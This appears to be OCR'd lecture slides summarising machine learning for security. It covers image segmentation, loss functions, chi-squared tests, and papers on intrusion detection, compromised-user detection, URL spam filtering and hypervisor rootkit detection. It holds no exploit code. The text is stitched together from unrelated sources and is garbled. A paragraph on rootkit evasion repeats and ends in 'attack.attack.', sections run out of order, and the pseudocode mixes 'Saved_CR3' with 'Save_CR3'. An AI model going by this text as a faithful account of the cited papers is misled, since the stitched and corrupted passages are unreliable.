


Figure 1.6
Two-dimensional hidden Markov model. An MRF on a regular grid, as in figure 1.5, serves here as the prior over hidden variables in a model that is coupled to an array **z** of observations.

http://www.cs.toronto.edu/~kyros/courses/2503/Handouts/Blake2011.pdf




Figure 1.7
MRF model for bilevel segmentation. (a) An image to be segmented. (b) Foreground and background regions of the image are marked so x_i in those regions is no longer hidden but observed. The problem is to infer foreground/background labels in the remaining unlabeled region of the *trimap*. (c) Using simply a color likelihood model learned from the labeled regions, without the Ising prior, the inferred labeling is noisy. (d) Also introducing a pairwise Ising term, and calculating the MAP estimate for the inferred labels, deals substantially with the noise and missing data. (Results of the CRF variant of the Ising term, described below, are illustrated here.)

References.

9. Statistical learning

Statistical learning theory deals with the problem of finding a predictive function based on data

Regularization, Regression, and Classification

Regression [edit]

The most common loss function for regression is the square loss function. This familiar loss function is used in ordinary least squares regression. The form is:

$$V(f(\vec{x}),y) = (y - f(\vec{x}))^2$$

The absolute value loss is also sometimes used:

$$V(f(\vec{x}),y) = |y - f(\vec{x})|$$

Classification [edit]

Main article: Statistical classification

In some sense the 0-1 indicator function is the most natural loss function for classification. It takes the value 0 if the predicted output is the same as the actual output, and it takes the value 1 if the predicted output is different from the actual output. For binary classification with $Y = \{-1, 1\}$, this is:

$$V(f(\vec{x}),y) = \theta(-yf(\vec{x}))$$

where θ is the Heaviside step function.

One example of regularization is Tikhonov regularization. This consists of minimizing

$$\frac{1}{n}\sum_{i=1}^{n} V(f(\vec{x}_i, y_i)) + \gamma\|f\|^2_{\mathcal{H}}$$

http://www.cs.toronto.edu/~kyros/courses/2503/Handouts/Blake2011.pdf

12. Use of k-nearest neighbor classifier for intrusion detection


Classify user system calls into normal and abnormal behaviors using KNN

Measure Euclide distance or Cosine similarity between the documents

KDD 99 dataset: TCPDUMP and BSM audit data of attacks injected into normal traffic. Seven weeks of training and two weeks of testing.
38 types o f network-based attack. Data contains 500 sessions recorded by Basic Security Module of Solaris machine, containing system calls of processes involved in the session.


Speculate how the attack could be detected during execution (but not measure)


Detected 95% of attacks with 5% positive rates (known all the system calls)



Example of *k*-NN classification. The test sample (green circle) should be classified either to the first class of blue squares or to the second class of red triangles. If *k = 3* (solid line circle) it is assigned to the second class because there are 2 triangles and only 1 square inside the inner circle. If *k = 5* (dashed line circle) it is assigned to the first class (3 squares vs. 2 triangles inside the outer circle).

$$sim(A,B) = \cos(\theta) = \frac{A \cdot B}{\|A\|\|B\|}$$





$$\sqrt{(x_1 - x_2)^2 + (y_1 - y_2)^2}$$

14. Identifying compromised users in shared computing infrastructures: a data-driven bayesian network approach

Used alerts such as: unknown address, multiple login, command anomaly, unknown authentication, anomalous host, last login > 90 days, hot cluster conn, http/ftp sensitive, watchlist IP address, suspicious download

Use Naïve Bayes for detection (30% of the alerts were dependent with other)

Directing the security analysts to users that have high probability of compromised (help reducing up to 80% of FP)

http://ieeexplore.ieee.org/xpl/login.jsp?tp=&arnumber=6076770&url=http%3A%2F%2Fieeexplore.ieee.org%2Fxpls%2Fabs_all.jsp%3Farnumber%3D6076770

N

14. Identifying compromised users in shared computing infrastructures: a data-driven bayesian network approach

Goodness of fit [edit]

Main article: Goodness of fit

In this context, the frequencies of both theoretical and empirical distributions are unnormalised counts, and for a chi-squared test the total sample sizes N of both these distributions (sums of all cells of the corresponding contingency tables) have to be the same.

For example, to test the hypothesis that a random sample of 100 people has been drawn from a population in which men and women are equal in frequency, the observed number of men and women would be compared to the theoretical frequencies of 50 men and 50 women. If there were 44 men in the sample and 56 women, then

$$\chi^2 = \frac{(44-50)^2}{50} + \frac{(56-50)^2}{50} = 1.44.$$

If the null hypothesis is true (i.e., men and women are chosen with equal probability), the test statistic will be drawn from a chi-squared distribution with one degree of freedom (because if the male frequency is known, then the female frequency is determined).

Consultation of the chi-squared distribution for 1 degree of freedom shows that the probability of observing this difference (or a more extreme difference than this) if men and women are equally numerous in the population is approximately 0.23. This probability is higher than conventional criteria for statistical significance (0.01 or 0.05), so normally we would not reject the null hypothesis that the number of men in the population is the same as the number of women (i.e., we would consider our sample within the range of what we'd expect for a 50/50 male/female ratio.)

16. Analysis of Security Data from a Large Computing Organization

An attacker usually (97% of the time) enters with already-stolen credentials of a legitimate user [20] and hence the behavior is the same as that of a malicious insider

Nearly 50% of the incidents are detected in the last phase of an attack, when attackers start misusing the system.

Anomaly-based detectors are seven times more likely to capture an incident than are signature-based detectors. However the signature-based detectors (due to their specialization) have fewer false positives compared to the anomaly-based detectors.

http://www.inf.ufpr.br/aldri/disc/TSD/2012/2012_TSD_Apre_Artigos/Tiago_01_DSN11_Analysis.pdf

17. Design and evaluation of a real-time url spam filtering service

Classify URLs into malicious or benign: the lexical properties of URLs, hosting infrastructure, and page content (HTML and links). We also collect new features including HTTP header content, page frames, dynamically loaded content, page behavior such as JavaScript events, plugin usage, and a page's redirection behavior.




Fig. 2: System flow of Monarch. URLs appearing in web services are fed into Monarch's cloud infrastructure. The system visits each URL to collect features and stores them in a database for extraction during both training and live decision-making.

17. Design and evaluation of a real-time url spam filtering service

We first divide the training data into m shards

Within each shard, we update the weight vector using a stochastic gradient descent for logistic regression (Algorithm 2). We update the weight vector one example at a time as we read through the shard's data (this is also known as online learning)

After the m shards update their version of the weight vector, we collect the partial gradients ~g(1)..~g(m) and average them (Algorithm 1, "average" steps). Then, we perform L1- regularization (Algorithm 1, "shrink" step) on the averaged weight vector using a truncation function with threshold λ — this only applies to feature weights corresponding to binary features. In particular, all feature weights wi with magnitude less than or equal to λ are set to 0, and all other weights have their magnitudes reduced by λ. This procedure reduces the number of nonzero weight vector entries, allowing the resulting weight vector to occupy less memory. Because there are fewer real-valued features (about 100) than binary features (about 107), we do not regularize the feature weights corresponding to real-valued features.

17. Design and evaluation of a real-time url spam filtering service

We train our classifier using data sampled from 1.2 million email spam URLs, 567,000 blacklisted tweet URLs, and 9 million non-spam URLs.

Achieved 0.87% false positives and 90.78% overall accuracy

15. Reliability and Security Monitoring of Virtual Machines Using Hardware Architectural Invariants

A hypervisor framework to perform logging and auditing of system events for Guest OS Hang Detection, Rootkit Detection and Privileged Escalation Detection.

In 1974, Popek and Goldberg described the “trap-andemulate” model of virtualization [22]. “Trapping” prevents the VM from taking privileged control, and “emulating” ensures that the semantics of the control are done without violating the VM’s expectations.

The trap-and-emulate can be done either (i) entirely in software via binary translation and/or para-virtualization, or (ii) using Hardware-Assisted Virtualization (e.g., Intel VT-x and AMD-V). The latter design, HAV, supports an unmodified guest OS with small performance overhead and significantly simplifies the implementation of hypervisors. Although here we focus on the x86 architecture and Intel’s VT-x, t

VM Exits

In addition to x86’s privilege rings, HAV defines guest mode and host mode execution. Certain operations (e.g. privileged instructions) are restricted in guest mode. If a guest attempts to execute a restricted operation, the processor relinquishes control to the hypervisor. If that happens, the processor fires a VM Exit event and transitions from guest mode to host mode. After the host has finished handling the exception, it resumes guest execution via a VM Entry event. Each type of restricted operation triggers a different type of VM Exit event. For example, if the guest attempts to modify the contents of a Control Register (CR), the processor fires a CR_ACCESS VM Exit event

15. Reliability and Security Monitoring of Virtual Machines Using Hardware Architectural Invariants

An architectural invariant is a property defined and enforced by the hardware architecture, so that the entire software stack, e.g., hypervisors, OSes, and user applications, can operate correctly. For example, the x86 architecture requires that the CR3 and TR registers always point to the running process's Page Directory Base Address (PDBA) and Task State Segment (TSS), respectively.

architectural invariants as the root of trust when deriving OS state. For example, the thread_info data structure in the Linux kernel containing thread-level information can be derived from the TSS data structure, a data structure defined by the x86 architecture.

15. Reliability and Security Monitoring of Virtual Machines Using Hardware Architectural Invariants

Process Switch Interception: Architectural Invariant. Process switches can be observed by monitoring CR_ACCESS VM Exit events. In x86, the CR3 register, or Page Directory Base Register (PDBR) contains the Page Directory Base Address (PDBA) for the virtual address space of the running process. As this base address is unique for each user process, we can use it as a process identifier. Process Counting Algorithm. We can count the number of processes running on a guest VM by monitoring CR_ACCESS events. This algorithm is independent of any data structure the guest OS uses to manage its processes. Fig. 3A shows the pseudo-code for the process counting algorithm. The set of PDBAs (PDBA_set) is empty when the guest OS boots up. At each CR_ACCESS event in which CR3 is modified (CR3 <- PDBA), the algorithm updates PDBA_set with the value that will be written to CR3

A

```
At VM Start:
  PDBA_set = {}
  Monitor CR_ACCESS events

At each CR_ACCESS event (CR3 <- PDBA):
  if (PDBA not in PDBA_set)
    PDBA_set += PDBA

Count the Virtual Address Spaces:
  // save current PDBA
  Saved_CR3 = vcpu.CR3
  // Remove invalid PDBA
  for_each PDBA in PDBA_set {
    // Step 1: Change Page Directory
    vcpu.CR3 = PDBA
    // Step 2: Test Page Directory
    gpa = gva_to_gpa(known_gva)
    if (gpa == UNMAPPED_GVA)
      remove(PDBA_set, PDBA)
  }
  // restore the PDBA
  vcpu.CR3 = Save_CR3
  return size_of(PDBA_set)
```

15. Reliability and Security Monitoring of Virtual Machines Using Hardware Architectural Invariants

a rootkit can stealthily detach the data objects belonging to the malicious programs from their usual lists (e.g., remove a task_struct object from Linux's task_list). Therefore, a normal list traversal cannot reveal the detached object.

Detection Technique: Our HRKD module employs the context switch monitoring (Section VI-A) methods to inspect every process/thread that uses the vCPU, regardless of how kernel objects are manipulated. Each time a process or a thread is scheduled to use CPUs, it is intercepted by the module for further inspection. This interception defeats hidden malware; it puts malicious programs back on the inspection list. In order to detect a hidden user process or thread, the process counting algorithm

How Can a Rootkit Hide from HRKD?: A rootkit can hide from our HRKD by suppressing CR3 access (for userlevel rootkits) or RSP0 access (for kernel-level rootkits) VM Exits. It can do so by reusing the CR3 (virtual address space) or RSP0 (kernel stack) of an existing process or kernel thread. Such attacks are called code injection attacks, which are not actually rootkits. Nevertheless, our HRKD is not designed to detect this class of
How Can a Rootkit Hide from HRKD?: A rootkit can hide from our HRKD by suppressing CR3 access (for userlevel rootkits) or RSP0 access (for kernel-level rootkits) VM Exits. It can do so by reusing the CR3 (virtual address space) or RSP0 (kernel stack) of an existing process or kernel thread. Such attacks are called code injection attacks, which are not actually rootkits. Nevertheless, our HRKD is not designed to detect this class of
attack.attack.

A

```
At VM Start:
  PDBA_set = {}
  Monitor CR_ACCESS events

At each CR_ACCESS event (CR3 <- PDBA):
  if (PDBA not in PDBA_set)
    PDBA_set += PDBA

Count the Virtual Address Spaces:
  // save current PDBA
  Saved_CR3 = vcpu.CR3
  // Remove invalid PDBA
  for_each PDBA in PDBA_set {
    // Step 1: Change Page Directory
    vcpu.CR3 = PDBA
    // Step 2: Test Page Directory
    gpa = gva_to_gpa(known_gva)
    if (gpa == UNMAPPED_GVA)
      remove(PDBA_set, PDBA)
  }
  // restore the PDBA
  vcpu.CR3 = Save_CR3
  return size_of(PDBA_set)
```

15. Reliability and Security Monitoring of Virtual Machines Using Hardware Architectural Invariants

C. Privilege Escalation Detection (PED)

Ninja [5] is a real-world privilege escalation detection system that uses passive monitoring. Ninja is included in the mainline repository for major Linux distributions, including Debian variants like Ubuntu. Ninja periodically scans the process list to identify if a root process has a parent process that is not from an authorized user (i.e., not defined in Ninja's "magic" group). If so, the root process is flagged as privilege-escalated. Ninja optionally terminates such processes to prevent further damage to the system. In order to avoid mistakenly killing setuid/setgid processes, Ninja allows users to create a "white list" of legitimate executables that are not subjected to its checking rules. The interval between checks is configurable (1s by default).

We implement HT-Ninja, which utilizes HyperTap for detecting privilege escalation attacks. We reuse the OS-level Ninja's checking rules when looking for unauthorized processes and make the following changes:

Transform passive monitoring to active monitoring. We define the following events at which a process is checked: (i) *first context switch of each process*; and (ii) *every I/O-related system call* (e.g., open, read, write, and lseek). That ensures that we check before any unauthorized actions, e.g., file or network, are conducted.

Using architectural invariants. The original Ninja uses Linux's `/proc` filesystem to obtain information about running processes. HT-Ninja uses only hardware state, such as the `TR` and `CR3` registers, to identify current running processes. HT-Ninja derives OS-specific information, such as User ID (uid) and Effective User ID (euid), from the `TSS` structure and `RSP` register, which can be combined to obtain the exact `thread_info` and `task_struct` objects of each process.

